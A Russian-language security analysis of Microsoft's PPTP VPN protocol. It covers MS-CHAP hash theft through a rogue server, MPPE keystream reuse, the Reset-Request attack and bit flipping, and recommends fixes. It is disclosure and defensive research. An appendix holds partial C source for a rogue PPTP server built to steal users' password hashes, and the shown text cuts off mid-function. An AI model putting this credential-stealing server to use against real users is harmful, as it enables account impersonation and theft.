PPTP создаёт канал установки соединения и управления к серверу по TCP. Изначально использовался TCP-порт 5678, впоследствии он был заменён на 1723 — номер, назначенный IANA. Канал управления никак не аутентифицируется. Злоумышленник (Mallory) может легко перехватить соединение с помощью техник угона TCP. После этого она может отправлять команды Stop Session Request, что закроет канал управления и одновременно сбросит все активные вызовы (туннели).

GRE

PPP-пакеты инкапсулируются в GRE и туннелируются поверх IP. GRE использует IP-протокол с номером 47. GRE-пакеты в некоторых отношениях схожи с TCP-сегментами: оба могут содержать порядковый номер и номер подтверждения. GRE также использует скользящее окно для предотвращения перегрузок.

Это имеет важные последствия. Если мы захотим подделать PPP-пакеты, инкапсулированные в GRE, то рассинхронизируем GRE-канал. Один из возможных обходных путей — использование флага «S» в заголовке GRE. Этот флаг сообщает конечной точке, содержит ли GRE-пакет порядковый номер. Плохо написанная реализация может принять GRE-пакет с данными даже при отсутствии порядкового номера, поскольку в исходном стандарте GRE использование порядковых номеров было необязательным. Кроме того, спецификация не указывает, как конечная система должна поступать при получении GRE-пакета с дублирующимся порядковым номером. Возможно, она просто отбросит его и отправит ещё одно подтверждение. Это означало бы, что повторная синхронизация GRE вовсе не нужна. Другая сторона пришлёт подтверждение для подделанного пакета, и инкапсулированный PPP не должен рассинхронизироваться. На момент написания статьи я ещё не проверял эту возможность на практике.

Примечательно также, что исходная спецификация GRE предусматривает множество опций, например маршрутизацию от источника, реализация которых оставлена на усмотрение производителей. Если вы открываете дыру в брандмауэре для GRE только ради использования PPTP, вы можете впустить нечто большее, чем рассчитывали. Эта область требует дальнейшего изучения.

MS-CHAP

MS-CHAP — протокол запрос-ответ. Сервер отправляет клиенту 8-байтовый вызов-запрос. Клиент вычисляет ответ, шифруя вызов с помощью однонаправленного хэша NT, а затем однонаправленного хэша LANMAN.

Атака по словарю

Как и большинство протоколов запрос-ответ, этот уязвим к атаке по словарю с помощью таких инструментов, как L0phtcrack. Как описывают Шнайер и Мадж в своей работе, ответ на основе LANMAN взламывается легче, чем обычно, поскольку здесь он разбивается на три части, шифруемые независимо. Это позволяет существенно ускорить подбор пароля. За подробным описанием процесса обратитесь к их статье.

Обновление производительности PPTP для Windows NT 4.0 (PPTP2-FIX) запрещает PPTP-клиенту Windows NT отправлять ответ на основе хэша LANMAN, если клиент настроен на использование 128-битного шифрования. Это же исправление позволяет серверу отклонять PPTP-клиентов, пытающихся пройти аутентификацию с использованием ответа на основе хэша LANMAN.

Кража пароля

MS-CHAP содержит два подпротокола для смены пароля. В первой версии клиент шифрует новые и старые хэши (NT и LANMAN) вызовом-запросом, отправленным сервером по сети. Пассивный злоумышленник может просто расшифровать хэши и похитить их.

Вторая версия шифрует новые хэши старыми хэшами и старые хэши новыми хэшами. Только сервер, знающий старые хэши, сможет расшифровать новые хэши и использовать их для расшифровки старых хэшей и проверки личности пользователя.

Как мне недавно удалось обнаружить, эту особенность MS-CHAP можно использовать для кражи хэшей пароля пользователя, если Mallory сможет выдать себя за PPTP-сервер. На ум приходят несколько методов для такой маскировки, в том числе угон DNS и подмена RIP. Как только ничего не подозревающий пользователь подключится к мошенническому серверу Mallory и попытается пройти аутентификацию, она вернёт ему ошибку ERROR_PASSWD_EXPIRE и предложит клиенту использовать старую версию подпротокола смены пароля. Пользователю будет предложено ввести старый и новый пароль. Клиент отправит хэши нового и старого паролей — LANMAN и NT, — зашифрованные вызовом-запросом, отправленным мошенническим сервером. Теперь Mallory может использовать эти хэши для входа на настоящий PPTP-сервер и выдачи себя за пользователя.

Черновик MS-CHAP объявляет использование протокола смены пароля версии 1 устаревшим, однако реализация Microsoft продолжает его поддерживать. Эта уязвимость была подтверждена на RAS PPTP-клиенте Windows NT с установленным обновлением производительности PPTP (PPTP2-FIX). В конце статьи приведён исходный код, реализующий демонстрационный PPTP-сервер, который просит пользователя сменить пароль с использованием старого протокола и выводит на экран украденные хэши.

MPPE

Для MPPE существуют два черновика спецификации. Сначала рассмотрим более ранний.

MPPE использует потоковый шифр RC4 для шифрования PPP-датаграмм. MPPE согласовывается как протокол сжатия в рамках согласования Link Control Protocol (LCP) в PPP.

Сеансовые ключи

В настоящее время MPPE поддерживает сеансовые ключи длиной 40 и 128 бит, хотя возможно определение ключей другой длины. 40-битный сеансовый ключ формируется из первых 8 байт хэша LANMAN. Сеансовый ключ будет одинаковым во всех сессиях до тех пор, пока пользователь не сменит пароль.

128-битный сеансовый ключ создаётся путём взятия первых 16 байт хэша MD4 и первых 16 байт хэша NT с последующим хэшированием результата вместе с вызовом-запросом сервера. Microsoft утверждает, что хэширует NT-хэш для его защиты. Смысл этого от меня ускользает: хэш пароля и его хэш никогда не передаются по сети. Почему был выбран именно такой алгоритм — остаётся загадкой.

Новый черновик MPPE добавляет опцию использования 40-битного ключа, производного от NT-хэша.

Как указывают Шнайер и Мадж, заявление о том, что MPPE обеспечивает 128-битную или даже 40-битную защиту, вводит в заблуждение. 40-битный сеансовый ключ на основе LANMAN производится только из пароля и потому обладает значительно меньшей энтропией, чем случайный 40-битный ключ. 128-битные и 40-битные сеансовые ключи на основе NT-хэша производятся из пароля пользователя и вызова-запроса сервера. В зависимости от качества генератора случайных чисел сервера энтропия сеансового ключа может быть значительно ниже 128 или 40 бит. Было бы интересно изучить, как PPTP-сервер Microsoft и NT в целом генерируют случайные числа. Единственный способ гарантировать полную стойкость ключа — генерировать его с помощью качественного ГСЧ.

Атака на PPP

Как также указывают Шнайер и Мадж, шифруются только PPP-пакеты с номерами протоколов от 0x21 до 0xFA (по существу, только пакеты данных). Для сравнения: PPP Encryption Control Protocol (RFC 1968) шифрует все пакеты, кроме LCP-пакетов, после согласования ECP.

Это означает, что Mallory может безнаказанно подделывать пакеты Network Control Protocol. Кроме того, она может получить полезную информацию, просто перехватывая NCP-пакеты: в частности, используется ли внутренней сетью IP, IPX или NetBIOS, внутренний IP-адрес PPTP-клиента, NetBIOS-имена, IP-адреса внутренних серверов WINS и DNS, внутренний IPX-адрес узла клиента и многое другое. Подробнее читайте в спецификациях IPCP (RFC 1332), NBFCP (RFC 2097) и IPXCP (RFC 1552).

Взлом RC4

Потоковые шифры, такие как RC4, уязвимы к атаке, если два или более открытых текста зашифрованы одним и тем же ключом. Если взять два шифртекста, зашифрованных одним ключом, и применить к ним операцию XOR, получится XOR двух открытых текстов. Если можно обоснованно предположить структуру и содержание части одного из открытых текстов, удастся получить соответствующий открытый текст другого сообщения.

MPPE уязвим к такой атаке. Как упоминалось выше, 40-битный сеансовый ключ одинаков в каждой сессии. Mallory может пассивно отслеживать сеть и собирать множество сессий, зашифрованных одним ключом, которые затем попытается взломать. Проблема усугубляется тем, что, перехватывая NCP PPP-пакеты, она уже узнала внутренний IP-адрес клиента и его NetBIOS-имя, которые будут присутствовать в зашифрованных пакетах.

MPPE использует один и тот же ключ в обоих направлениях. Для каждой сессии как минимум два пакета — один входящий и один исходящий — будут зашифрованы одним ключом. Таким образом, даже трафик, защищённый 128-битным уникальным сеансовым ключом, может быть атакован.

MPPE, являясь подпротоколом PPP — протокола датаграмм, — не рассчитывает на надёжный канал. Вместо этого он поддерживает 12-битный счётчик согласованности, увеличивающийся с каждым пакетом для синхронизации таблиц шифрования. Каждый раз, когда младший байт счётчика согласованности достигает значения 0xFF (каждые 256 пакетов), сеансовый ключ пересоздаётся на основе исходного и текущего ключей.

Если MPPE получает пакет с неожиданным значением счётчика согласованности, он отправляет другой стороне пакет CCP Reset-Request. Получив этот пакет, другая сторона повторно инициализирует таблицы RC4 с использованием текущего сеансового ключа. Следующий отправленный ею пакет будет содержать установленный бит сброса (flushed bit), который укажет другой стороне на необходимость повторной инициализации собственных таблиц. Таким образом происходит ресинхронизация. Этот режим работы в новом черновике MPPE называется «режимом с состоянием» (stateful mode).

Что это означает на практике? Мы можем заставить обе стороны соединения продолжать шифровать пакеты одним и тем же ключом, пока младший байт порядкового номера не достигнет 0xFF. Предположим, Алиса и Боб только что установили канал связи. Оба инициализировали свои сеансовые ключи и ожидают пакет со счётчиком согласованности, равным нулю.

Алиса -> Боб

Алиса отправляет Бобу пакет с номером ноль, зашифрованный потоком, сгенерированным шифром RC4, и увеличивает свой счётчик отправленных пакетов до единицы. Боб получает пакет, расшифровывает его и увеличивает свой счётчик полученных пакетов до 1.

Mallory (Боб) -> Алиса

Mallory отправляет Алисе поддельный (помним — это протокол датаграмм; при условии, что мы не рассинхронизировали GRE) пакет CCP Reset-Request. Алиса немедленно повторно инициализирует свои таблицы RC4 в исходное состояние.

Алиса отправляет Бобу следующий пакет. Этот пакет будет зашифрован тем же потоком шифра, что и предыдущий. Пакет также будет содержать установленный бит FLUSHED, из-за чего Боб повторно инициализирует свои таблицы RC4.

Mallory может продолжать эту игру в сумме до 256 раз, после чего сеансовый ключ будет заменён. К этому моменту Mallory соберёт 256 пакетов от Алисы к Бобу, зашифрованных одним потоком шифра.

Кроме того, поскольку Алиса и Боб начинают с одного сеансового ключа в каждом направлении, Mallory может проделать ту же игру в обратном направлении, собрав ещё 256 пакетов, зашифрованных тем же потоком шифра, что и пакеты от Алисы к Бобу.

Версия черновика от апреля 1998 года добавляет в пакеты согласования опцию «режима без состояния» (stateless mode, в некоторых материалах Microsoft называемого «historyless mode»). Эта опция предписывает MPPE менять сеансовый ключ после каждого пакета и игнорировать всю механику CCP Reset-Request и бита сброса. Опция была введена для повышения производительности PPTP. Хотя пересоздание ключа после каждого пакета снижает

производительность шифра почти вдвое, PPTP больше не приходится ожидать полного времени кругового пути для ресинхронизации. Фактически это повышает производительность PPTP и одновременно делает описанную выше атаку бесполезной.

Этот новый режим без состояния был включён в обновление производительности PPTP для Windows NT 4.0 (PPTP2-FIX).

Переворот битов

Шнайер и Мадж описывают в своей работе атаку с переворотом битов. Из-за свойств шифра RC4, применяемого в MPPE, злоумышленник может изменить биты в шифртексте, который MPPE корректно расшифрует. Таким образом злоумышленник может модифицировать зашифрованные пакеты в процессе их передачи.

Ошибки реализации

Шнайер и Мадж описывают ряд ошибок реализации в управляющем канале PPTP Microsoft, приводивших к краху Windows NT с синим экраном смерти. Кевин Уормингтон обнаружил схожие проблемы и опубликовал демонстрационный код в списке рассылки BugTraq в ноябре 1997 года. Microsoft заявляет, что исправила эти или аналогичные проблемы в своём хотфиксе PPTP-FIX.

Шнайер и Мадж также обнаружили, что клиент Windows 95 не обнуляет свои буферы и допускает утечку информации в пакеты протокола.

Ошибка в PPTP-сервере позволяет клиентам оставаться подключёнными при передаче пакетов в открытом виде в случае сбоя согласования шифрования между клиентом и сервером. Проблема задокументирована в статье базы знаний Microsoft Q177670. Microsoft заявляет, что исправила её в хотфиксе PPTP-FIX.

Исправление проблем

Примечательно, что Microsoft в своём ответе на работу Counterpane предпочла умолчать об отдельных уязвимостях. Подведём итог, чтобы ничего не потерялось:

Канал управления не аутентифицируется.

Microsoft заявляет, что в будущих обновлениях усилит канал управления, добавив аутентификацию каждого управляющего пакета.

Ответ MS-CHAP на основе хэша LANMAN уязвим к атаке по словарю, которую можно существенно ускорить.

Обновление производительности PPTP для Windows NT 4.0 добавило возможность отклонять PPTP-клиентов, использующих ответ на основе LANMAN. Оно также запрещает PPTP-клиенту Windows NT отправлять такой ответ при настройке на обязательное использование 128-битного шифрования. Это слабое утешение для клиентов за пределами США, лишённых доступа к 128-битной версии программного обеспечения. Microsoft заявляет, что тестирует обновление клиента Windows 95 — возможно, DUN 1.3, — которое запретит клиентам отправлять ответ LANMAN. Единственный способ полностью избавиться от 40-битного ключа на основе хэша LANMAN и одновременно поддержать клиентов за пределами США — реализовать 40-битный

сеансовый ключ на основе NT-хэша, введённый во втором черновике MPPE.

Ответ MS-CHAP на основе NT-хэша уязвим к атаке по словарю.

Пароль не должен использоваться для аутентификации. Проблему решит какой-либо протокол с открытым ключом.

Злоумышленник может похитить хэши пароля пользователя через протокол смены пароля MS-CHAP версии 1.

Необходимо обновить все клиенты, чтобы они прекратили отвечать на запросы смены пароля с использованием версии 1 протокола.

40-битный сеансовый ключ на основе хэша LANMAN одинаков во всех сессиях.

MPPE не обеспечивает истинной 128-битной или 40-битной защиты.

Microsoft просто рекомендует пользователям применять политику надёжных паролей. Вместо этого следует изменить PPTP таким образом, чтобы ключи генерировались по-настоящему случайно.

MPPE не шифрует пакеты Network Control Protocol PPP.

Пакеты NCP должны шифроваться.

MPPE использует один и тот же ключ в обоих направлениях.

Каждое направление должно начинаться с разного ключа.

MPPE уязвим к атаке через Reset-Request.

Microsoft исправила эту проблему в последнем черновике PPTP, введя режим без состояния. Обновление производительности PPTP для Windows NT 4.0 реализует этот режим работы. Для Windows 95 решения пока нет. Это означает, что при наличии PPTP-клиентов под Windows 95 уязвимость сохраняется.

MPPE уязвим к атакам с переворотом битов.

Необходимо добавить MAC к каждому пакету или использовать шифр, отличный от RC4, лишённый данного свойства.

Существует ряд уязвимостей типа «отказ в обслуживании» и других, вызванных ошибками реализации.

Microsoft заявляет, что часть этих проблем устранена в хотфиксах PPTP-FIX и PPTP2-FIX.

По меньшей мере Microsoft следует выпустить обновление PPTP для Windows NT и Windows 95, которое не использует одни и те же сеансовые ключи в обоих направлениях, не поддерживает протокол смены пароля MS-CHAP версии 1, не отправляет ответ на основе LANMAN и поддерживает 40-битный сеансовый ключ на основе NT-хэша.

Перспективы

Стратегия Microsoft в области VPN, судя по всему, движется от PPTP к Layer Two Tunneling Protocol (L2TP) и IPsec. L2TP (на данный момент черновик IETF) является компромиссом между Layer Two Forwarding (L2F) от Cisco (конкурирующим протоколом) и PPTP. Этот переход наверняка займёт немало времени, и компания, вероятно, сохранит поддержку PPTP ради обратной совместимости.

L2TP в чём-то похож на PPTP. L2TP использует UDP вместо GRE для туннелирования PPP-пакетов. Пакеты установки соединения и управления передаются внутри UDP. Протокол обеспечивает аутентификацию управляющей сессии посредством общего секрета и обмена запрос-ответ. Он также предусматривает сокрытие конфиденциальной информации, например имени пользователя и пароля, путём её шифрования.

Помимо этих простых механизмов безопасности L2TP не предоставляет никакой дополнительной защиты. Для безопасной работы L2TP необходимо использовать его совместно с IPsec — для обеспечения аутентификации и конфиденциальности всех IP-пакетов — или с защитой на уровне PPP. При выборе первого варианта следует учитывать, что управляющие пакеты могут быть подделаны после фазы аутентификации.

Если Microsoft остановится на втором варианте (что вероятно, поскольку Windows 98 не будет поддерживать IPsec), настоятельно не рекомендуется использовать MPPE и MS-CHAP: это сделает L2TP почти таким же уязвимым, как PPTP. Было бы куда лучше реализовать ECP и часть опций PPP Extensible Authentication Protocol (RFC 2284).

Для обсуждения вопросов безопасности L2TP читайте раздел «Соображения безопасности» в черновике L2TP.

Разное

Существует несколько интересных проектов, связанных с PPTP.

Linux PPTP Masquerading

Здесь можно найти патчи для ядра Linux, обеспечивающие маскрадинг PPTP-соединений.

PPTP Client for Linux

Здесь находится свободная реализация PPTP-клиента для Linux, которую несложно перенести на другие платформы.

Резюме

PPTP — протокол туннелирования второго уровня, разработанный Microsoft и рядом других компаний. Протокол, и в особенности его реализация от Microsoft, содержит ряд уязвимостей, не устранённых полностью последними патчами программного обеспечения и редакциями черновика.

PPTP, скорее всего, остановит большинство дилетантов, однако ни в коей мере не обеспечивает герметичной безопасности. При наличии серьёзных требований к защите рекомендуем рассмотреть иные решения.

Layer Two Tunneling Protocol, разрабатываемый в рамках IETF, произошёл от PPTP и Layer Two Forwarding от Cisco. Очевидно, что он выиграл от рецензирования в рамках IETF — протокол выглядит значительно лучше, чем PPTP. В сочетании с IPsec L2TP выглядит перспективным решением.

Ссылки

Cryptanalysis of Microsoft's Point-to-Point Tunneling Protocol (PPTP) — B. Schneier и P. Mudge

< <http://www.counterpane.com/pptp.html> >

Generic Routing Encapsulation (GRE) (RFC 1701)

< <ftp://ds.internic.net/rfc/rfc1701.txt> >

Generic Routing Encapsulation over IPv4 networks (RFC 1702)

< ftp://ds.internic.net/rfc/rfc1702.txt >

Layer Two Tunneling Protocol "L2TP" (May 1996)
 < http://www.ietf.org/internet-drafts/draft-ietf-pppext-l2tp-11.txt >

Microsoft Point-To-Point Encryption (MPPE) Protocol (March 1998)
 < http://www.apocalypse.org/pub/internet-drafts/draft-ietf-pppext-mppe-00.txt >

Microsoft Point-To-Point Encryption (MPPE) Protocol (April 1998)
 < http://www.ietf.org/internet-drafts/draft-ietf-pppext-mppe-01.txt >

Microsoft PPP CHAP Extensions
 < http://www.ietf.org/internet-drafts/draft-ietf-pppext-mschap-00.txt >

Point-to-Point Tunneling Protocol
 < http://www.microsoft.com/communications/pptp.htm >

Point-to-Point Tunneling Protocol (PPTP) Technical Specification (Feb, 22 1996)
 < http://hooah.com/workshop/prog/prog-gen/pptp.htm >

Point-to-Point Tunneling Protocol--PPTP (Draft July 1997)
 < http://www.microsoft.com/communications/exes/draft-ietf-pppext-pptp-01.txt >

PPTP and Implementation of Microsoft Virtual Private Networking
 < http://www.microsoft.com/communications/nrpptp.htm >

PPTP Performance Update for Windows NT 4.0 Release Notes
 < http://support.microsoft.com/support/kb/articles/q167/0/40.asp >

PPTP Security - An Update
 < http://www.microsoft.com/communications/pptpfinal.htm >

RRAS Does Not Enforce String Encryption for DUN Clients
 < http://support.microsoft.com/support/kb/articles/q177/6/70.asp >

STOP 0x0000000A in Rasptpe.sys on a Windows NT PPTP Server
 < http://support.microsoft.com/support/kb/articles/q179/1/07.asp >

The Point-to-Point Protocol (PPP) (RFC 1661)
 < ftp://ftp.isi.edu/in-notes/rfc1661.txt >

The PPP DES Encryption Protocol (DESE) (RFC 1969)
 < ftp://ftp.isi.edu/in-notes/rfc1969.txt >

The PPP Encryption Control Protocol (ECP) (RFC 1968)
 < ftp://ftp.isi.edu/in-notes/rfc1968.txt >

The PPP Internetwork Packet Exchange Control Protocol (IPXCP) (RFC 1552)
 < ftp://ftp.isi.edu/in-notes/rfc1552.txt >

The PPP NetBIOS Frames Control Protocol (NBFCP) (RFC 2097)
 < ftp://ftp.isi.edu/in-notes/rfc2097.txt >

Приложение: исходный код демонстрационного сервера

```
/*
 * deceit.c by Aleph One
 *
 * This program implements enough of the PPTP protocol to steal the
 * password hashes of users that connect to it by asking them to change
 * their password via the MS-CHAP password change protocol version 1.
 *
 * The GRE code, PPTP structures and defines were shamelessly stolen from
 * C. Scott Ananian's <cananian@alumni.princeton.edu> Linux PPTP client
 * implementation.
 */
```

```

* This code has been tested to work againsts Windows NT 4.0 with the
* PPTP Performance Update. If the user has selected to use the same
* username and password as the account they are currently logged in
* but enter a different old password when the PPTP client password
* change dialog box appears the client will send the hash for a null
* string for both the old LANMAN hash and old NT hash.
*
* You must link this program against libdes. Email messages asking how
* to do so will go to /dev/null.
*
* Define BROKEN_RAW_CONNECT if your system does not know how to handle
* connect() on a raw socket. Normally if you use connect with a raw
* socket you should only get from the socket IP packets with the
* source address that you specified to connect(). Under HP-UX using
* connect makes read never to return. By not using connect we
* run the risk of confusing the GRE decapsulation process if we receive
* GRE packets from more than one source at the same time.
*/

#include <stdio.h>
#include <sys/time.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <signal.h>
#include <unistd.h>

#include "des.h"

#ifdef __hpux__
#define u_int8_t uint8_t
#define u_int16_t uint16_t
#define u_int32_t uint32_t
#endif

/* define these as appropriate for your architecture */
#define hton8(x) (x)
#define ntoh8(x) (x)
#define hton16(x) htons(x)
#define ntoh16(x) ntohs(x)
#define hton32(x) htonl(x)
#define ntoh32(x) ntohl(x)

#define PPTP_MAGIC 0x1A2B3C4D /* Magic cookie for PPTP datagrams */
#define PPTP_PORT 1723 /* PPTP TCP port number */
#define PPTP_PROTO 47 /* PPTP IP protocol number */

#define PPTP_MESSAGE_CONTROL 1
#define PPTP_MESSAGE_MANAGE 2

#define PPTP_VERSION_STRING "1.00"
#define PPTP_VERSION 0x100
#define PPTP_FIRMWARE_STRING "0.01"
#define PPTP_FIRMWARE_VERSION 0x001

/* (Control Connection Management) */
#define PPTP_START_CTRL_CONN_RQST 1
#define PPTP_START_CTRL_CONN_RPLY 2
#define PPTP_STOP_CTRL_CONN_RQST 3
#define PPTP_STOP_CTRL_CONN_RPLY 4
#define PPTP_ECHO_RQST 5
#define PPTP_ECHO_RPLY 6

/* (Call Management) */
#define PPTP_OUT_CALL_RQST 7
#define PPTP_OUT_CALL_RPLY 8
#define PPTP_IN_CALL_RQST 9
#define PPTP_IN_CALL_RPLY 10
#define PPTP_IN_CALL_CONNECT 11
#define PPTP_CALL_CLEAR_RQST 12
#define PPTP_CALL_CLEAR_NTIFY 13

/* (Error Reporting) */

```

```

#define PPTP_WAN_ERR_NTFY                14

/* (PPP Session Control) */
#define PPTP_SET_LINK_INFO                15

/* (Framing capabilities for msg sender) */
#define PPTP_FRAME_ASYNC                  1
#define PPTP_FRAME_SYNC                   2
#define PPTP_FRAME_ANY                    3

/* (Bearer capabilities for msg sender) */
#define PPTP_BEARER_ANALOG                1
#define PPTP_BEARER_DIGITAL               2
#define PPTP_BEARER_ANY                   3

struct pptp_header {
    u_int16_t length; /* message length in octets, including header */
    u_int16_t pptp_type; /* PPTP message type. 1 for control message. */
    u_int32_t magic; /* this should be PPTP_MAGIC. */
    u_int16_t ctrl_type; /* Control message type (0-15) */
    u_int16_t reserved0; /* reserved. MUST BE ZERO. */
};

struct pptp_start_ctrl_conn { /* for control message types 1 and 2 */
    struct pptp_header header;

    u_int16_t version; /* PPTP protocol version. = PPTP_VERSION */
    u_int8_t result_code; /* these two fields should be zero on rqst msg */
    u_int8_t error_code; /* 0 unless result_code==2 (General Error) */
    u_int32_t framing_cap; /* Framing capabilities */
    u_int32_t bearer_cap; /* Bearer Capabilities */
    u_int16_t max_channels; /* Maximum Channels (=0 for PNS, PAC ignores) */
    u_int16_t firmware_rev; /* Firmware or Software Revision */
    u_int8_t hostname[64]; /* Host Name (64 octets, zero terminated) */
    u_int8_t vendor[64]; /* Vendor string (64 octets, zero term.) */
    /* MS says that end of hostname/vendor fields should be filled with
    /* octets of value 0, but Win95 PPTP driver doesn't do this.
};

struct pptp_out_call_rqst { /* for control message type 7 */
    struct pptp_header header;
    u_int16_t call_id; /* Call ID (unique id used to multiplex data) */
    u_int16_t call_sernum; /* Call Serial Number (used for logging) */
    u_int32_t bps_min; /* Minimum BPS (lowest acceptable line speed) */
    u_int32_t bps_max; /* Maximum BPS (highest acceptable line speed) */
    u_int32_t bearer; /* Bearer type */
    u_int32_t framing; /* Framing type */
    u_int16_t recv_size; /* Recv. Window Size (no. of buffered packets) */
    u_int16_t delay; /* Packet Processing Delay (in 1/10 sec) */
    u_int16_t phone_len; /* Phone Number Length (num. of valid digits) */
    u_int16_t reserved1; /* MUST BE ZERO */
    u_int8_t phone_num[64]; /* Phone Number (64 octets, null term.) */
    u_int8_t subaddress[64]; /* Subaddress (64 octets, null term.) */
};

struct pptp_out_call_rply { /* for control message type 8 */
    struct pptp_header header;
    u_int16_t call_id; /* Call ID (used to multiplex data over tunnel) */
    u_int16_t call_id_peer; /* Peer's Call ID (call_id of pptp_out_call_rqst) */
    u_int8_t result_code; /* Result Code (1 is no errors) */
    u_int8_t error_code; /* Error Code (=0 unless result_code==2) */
    u_int16_t cause_code; /* Cause Code (addt'l failure information) */
    u_int32_t speed; /* Connect Speed (in BPS) */
    u_int16_t recv_size; /* Recv. Window Size (no. of buffered packets) */
    u_int16_t delay; /* Packet Processing Delay (in 1/10 sec) */
    u_int32_t channel; /* Physical Channel ID (for logging) */
};

struct pptp_set_link_info { /* for control message type 15 */
    struct pptp_header header;

```

```

    u_int16_t call_id_peer; /* Peer's Call ID (call_id of pptp_out_call_rqst) */
    u_int16_t reserved1;    /* MUST BE ZERO */
    u_int32_t send_accm;    /* Send ACCM (for PPP packets; default 0xFFFFFFFF) */
    u_int32_t rcv_accm;     /* Receive ACCM (for PPP pack.; default 0xFFFFFFFF) */
};

#define PPTP_GRE_PROTO 0x880B
#define PPTP_GRE_VER 0x1

#define PPTP_GRE_FLAG_C 0x80
#define PPTP_GRE_FLAG_R 0x40
#define PPTP_GRE_FLAG_K 0x20
#define PPTP_GRE_FLAG_S 0x10
#define PPTP_GRE_FLAG_A 0x80

#define PPTP_GRE_IS_C(f) ((f)&PPTP_GRE_FLAG_C)
#define PPTP_GRE_IS_R(f) ((f)&PPTP_GRE_FLAG_R)
#define PPTP_GRE_IS_K(f) ((f)&PPTP_GRE_FLAG_K)
#define PPTP_GRE_IS_S(f) ((f)&PPTP_GRE_FLAG_S)
#define PPTP_GRE_IS_A(f) ((f)&PPTP_GRE_FLAG_A)

struct pptp_gre_header {
    u_int8_t flags; /* bitfield */
    u_int8_t ver; /* should be PPTP_GRE_VER (enhanced GRE) */
    u_int16_t protocol; /* should be PPTP_GRE_PROTO (ppp-encaps) */
    u_int16_t payload_len; /* size of ppp payload, not inc. gre header */
    u_int16_t call_id; /* peer's call_id for this session */
    u_int32_t seq; /* sequence number. Present if S==1 */
    u_int32_t ack; /* seq number of highest packet recieved by */
                  /* sender in this session */
};

#define PACKET_MAX 8196

static u_int32_t ack_sent, ack_rcv;
static u_int32_t seq_sent, seq_rcv;
static u_int16_t pptp_gre_call_id;

#define PPP_ADDRESS 0xFF
#define PPP_CONTROL 0x03

/* PPP Protocols */
#define PPP_PROTO_LCP 0xc021
#define PPP_PROTO_CHAP 0xc223

/* LCP Codes */
#define PPP_LCP_CODE_CONF_RQST 1
#define PPP_LCP_CODE_CONF_ACK 2
#define PPP_LCP_CODE_IDENT 12

/* LCP Config Options */
#define PPP_LCP_CONFIG_OPT_AUTH 3
#define PPP_LCP_CONFIG_OPT_MAGIC 5
#define PPP_LCP_CONFIG_OPT_PFC 7
#define PPP_LCP_CONFIG_OPT_ACFC 8

/* Auth Algorithms */
#define PPP_LCP_AUTH_CHAP_ALGO_MSCHAP 0x80

/* CHAP Codes */
#define PPP_CHAP_CODE_CHALLENGE 1
#define PPP_CHAP_CODE_RESPONSE 2
#define PPP_CHAP_CODE_SUCCESS 3
#define PPP_CHAP_CODE_FAILURE 4
#define PPP_CHAP_CODE_MSCHAP_PASSWORD_V1 5
#define PPP_CHAP_CODE_MSCHAP_PASSWORD_V2 6

#define PPP_CHAP_CHALLENGE_SIZE 8
#define PPP_CHAP_RESPONSE_SIZE 49

#define MSCHAP_ERROR "E=648 R=0"

```

```

struct ppp_header {
    u_int8_t address;
    u_int8_t control;
    u_int16_t proto;
};

struct ppp_lcp_chap_header {
    u_int8_t code;
    u_int8_t ident;
    u_int16_t length;
};

struct ppp_lcp_packet {
    struct ppp_header ppp;
    struct ppp_lcp_chap_header lcp;
};

struct ppp_lcp_chap_auth_option {
    u_int8_t type;
    u_int8_t length;
    u_int16_t auth_proto;
    u_int8_t algorithm;
};

struct ppp_lcp_magic_option {
    u_int8_t type;
    u_int8_t length;
    u_int32_t magic;
};

struct ppp_lcp_pfc_option {
    u_int8_t type;
    u_int8_t length;
};

struct ppp_lcp_acfc_option {
    u_int8_t type;
    u_int8_t length;
};

struct ppp_chap_challenge {
    u_int8_t size;
    union {
        unsigned char challenge[8];
        struct {
            unsigned char lanman[24];
            unsigned char nt[24];
            u_int8_t flag;
        } responce;
    } value;
    /* name */
};

struct ppp_mschap_change_password {
    char old_lanman[16];
    char new_lanman[16];
    char old_nt[16];
    char new_nt[16];
    u_int16_t pass_length;
    u_int16_t flags;
};

#define ppp_chap_responce ppp_chap_challenge

void net_init();
void getjiggywithit();
void handleit(struct sockaddr_in *);
void send_start_ctrl_conn_rply();
void send_out_call_rply(struct pptp_out_call_rqst *, struct sockaddr_in *);
int decaps_gre (int (*cb)(void *pack, unsigned len));

```

```

int encaps_gre (void *pack, unsigned len);
int do_ppp(void *pack, unsigned len);
void do_gre(struct sockaddr_in *);
void send_lcp_conf_rply(void *);
void send_lcp_conf_rqst();
void send_chap_challenge();
void send_chap_failure();
void print_challenge_responce(void *);
void paydirt(void *);

char *n;
int sd, rsd, pid;

void main(int argc, char **argv)
{
    n = argv[0];
    net_init();
    getjiggywithit();
}

void net_init()
{
    int yes = 1;
    struct sockaddr_in sa;

    if ((sd = socket(AF_INET, SOCK_STREAM, 0)) < 0) { perror(n); exit(1); }
    if (setsockopt(sd, SOL_SOCKET, SO_REUSEADDR, &yes, sizeof(int)) != 0)
    {
        perror(n);
        exit(1);
    }

    bzero((char *) &sa, sizeof(sa));
    sa.sin_family      = AF_INET;
    sa.sin_port        = htons(PPTP_PORT);
    sa.sin_addr.s_addr = htonl(INADDR_ANY);

    if (bind(sd, (struct sockaddr *)&sa, sizeof(sa)) < 0) { perror(n); exit(1); }

    if (listen(sd, 5) < 0) { perror(n); exit(1); }
}

void getjiggywithit()
{
    struct sockaddr_in sa;
    int sucker, size;
    size = sizeof(sa);

    if ((sucker = accept(sd, (struct sockaddr *)&sa, &size)) == -1)
    {
        perror(n);
        exit(1);
    }
    close(sd);
    sd = sucker;
    handleit(&sa);
    exit(0);
}

void handleit(struct sockaddr_in *sa)
{
    union {
        struct pptp_header h;
        unsigned char buffer[8196];
    } p;
    int hlen, len, type;

    hlen = sizeof(struct pptp_header);

```

```

for(;;)
{
    len = read(sd, p.buffer, hlen);
    if (len == -1) { perror(n); exit(1); }
    if (len != hlen) { printf("Short read.\n"); exit(1); }

    len = read(sd, p.buffer + hlen, ntohs(p.h.length) - hlen);
    if (len == -1) { perror(n); exit(1); }
    if (len != (ntohs(p.h.length) - hlen)) { printf("Short read.\n"); exit(1); }

    if (ntoh32(p.h.magic) != 0x1A2B3C4D) { printf("Bad magic.\n"); exit(1); }
    if (ntoh16(p.h.pptp_type) != 1) { printf("Not a control message.\n"); exit(1); }

    type = ntohs(p.h.ctrl_type);
    switch(type)
    {
        /* we got a live one */
        case PPTP_START_CTRL_CONN_RQST:
            send_start_ctrl_conn_rply();
            break;
        case PPTP_OUT_CALL_RQST:
            send_out_call_rply((struct pptp_out_call_rqst *)&p, sa);
